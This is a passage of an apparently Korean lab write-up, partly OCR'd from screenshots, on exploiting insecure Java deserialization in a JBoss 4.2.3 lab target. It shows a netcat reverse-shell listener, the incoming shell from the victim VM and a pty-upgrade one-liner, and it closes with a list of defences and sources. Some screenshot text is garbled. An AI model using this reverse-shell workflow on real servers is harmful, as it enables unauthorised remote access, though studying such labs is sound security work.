
```
┌──(prcnsi㉿kali)-[~]
└─$ su root
암호:
┌──(root💀kali)-[/home/prcnsi]
└─# nc -lvnp 4000
listening on [any] 4000 ...
```



```
Music        Videos       hello.txt                                   ysoserial

┌──(root💀kali)-[/home/prcnsi]
└─# nc -lvnp 4000
listening on [any] 4000 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 48967
id
uid=1000(bee) gid=1000(bee) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(au
dio),30(dip),44(video),46(plugdev),107(fuse),109(lpadmin),115(admin),125(sambash
are),1000(bee)
python -c 'import pty; pty.spawn("/bin/bash")'
bee@bee-box:~$ ls
```

7. 루트 권한 획득




```
Music      Videos      hello.txt                                   ysoserial

┌──(root💀kali)-[/home/prcnsi]
└─# nc -lvnp 4000
listening on [any] 4000 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 48967
id
uid=1000(bee) gid=1000(bee) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(au
dio),30(dip),44(video),46(plugdev),107(fuse),109(lpadmin),115(admin),125(sambash
are),1000(bee)
python -c 'import pty; pty.spawn("/bin/bash")'
bee@bee-box:~$ ls
ls
core.6859  Documents  Music     Public     Videos
Desktop    Examples   Pictures  Templates
bee@bee-box:~$ mkdir exam
mkdir exam
bee@bee-box:~$ ls
ls
core.6859  Documents  Examples  Pictures  Templates
Desktop    exam       Music     Public    Videos
bee@bee-box:~$ gedit exam2
gedit exam2
```


```
OK
e-Coyote/1.1
 Servlet 2.4; JBoss-4.2.3.GA (build: SVNTag=JBoss_4_2_3_GA
1439)/JBossWeb-2.0
 application/x-java-serialized-object;
ss.invocation.MarshalledValue
 Jul 2021 07:09:38 GMT
lose

s.invocation.MarshalledValueêÌàÑôJ Ðxpz¬ísr(org.jboss.invocation.Inv
ignÏTÖJLcausetLjava/lang/Throwable;xrjava.lang.ExceptionÐý>;Äxrjava.
eÕÆ5'9w ËLcauseq~LdetailMessagetLjava/lang/String;[
java/lang/StackTraceElement;xpq~pur[Ljava.lang.StackTraceElement;F*<<ý
ng.StackTraceElementa  Å&6YI
claringClassq~LfileNameq~L
p¼t0org.jboss.invocation.http.servlet.InvokerServlettInvokerServlet.j
questsq~ Õq~q~tdoGetsq~
let.http.HttpServlettHttpServlet.javatservicesq~ #q~q~q~sq~
.catalina.core.ApplicationFilterChaintApplicationFilterChain.javatinte
```

Target: http://192.168.56.102:8080
INSPECTOR
Add...
Add...
Add...
Search...
0 matches
3,471 bytes | 2 mil



Applications Places System
Thu Jul 22, 9:12 AM USA bee
exam2 (~) - gedit
File Edit View Search Tools Documents Help
New Open Save Print... Undo Redo Cut Copy Paste Find Replace
exam2



Applications Places System
Thu Jul 22, 9:14 AM USA bee
bee@bee-box: ~
File Edit View Terminal Tabs Help

```
bee@bee-box:~$ ls
core.6859  Documents  Examples  Pictures  Templates
Desktop    exam       Music     Public    Videos
bee@bee-box:~$
```

대응

- 우선 사용자 **입력을 신뢰하지 않는 것**
- 직렬화된 객체에 대한 무결성 심사 및 역직렬화의 엄격한 형식 제약조건을 적용
- 지속적인 역직렬화 **요청을 감시**
- 역직렬화 예외나 실패에 대한 **로그를 남기는 것**
- 공격을 사전에 알아차릴 수 있을 것
- **역직렬화의 입력을 사용하지 않는 것**
- 원시 데이터 유형만을 허용하는 직렬화 매체
- 지속적인 **보안패치**

-

  출처: https://flowarc.tistory.com/entry/Java-객체-직렬화Serialization-와-역직렬화Deserialization [Stop the World]
- 출처: https://wedul.site/393 [wedul]
- https://ichi.pro/ko/jiglyeolhwa-pilteoling-javaui-jiglyeolhwa-haeje-chwiyagseong-boho-57845558473750
- https://www.acunetix.com/blog/articles/what-is-insecure-deserialization/
- https://blog.naver.com/dvpnetwork/221781840209
- https://blog.naver.com/cometrue0319/222300326489
- https://bibimnews.com/entry/%EC%95%88%EC%A0%84%ED%95%98%EC%A7%80-%EC%9 5%8A%EC%9D%80-%EC%97%AD%EC%A7%81%EB%A0%AC%ED%99%94Insecure-Deserializ ation-OWASP-Top-10-2017-A8
- https://www.istockphoto.com/kr/%EB%B2%A1%ED%84%B0/%EC%BB%B4%ED%93%A8%ED%84%B0-%EC%95%84%EC%9D%B4%EC%BD%98-%ED%9D%B0%EC%83%89-%EC%A0%88%EC%97%B0%EC%9E%85%EB%8B%88%EB%8B%A4-pc-%EA%B8%B0%ED%98%B8%EC%9E%85%EB%8B%88%EB%8B%A4-gm909952566-250615124
- https://ko.wikipedia.org/wiki/%EC%A7%81%EB%A0%AC%ED%99%94

Thanks .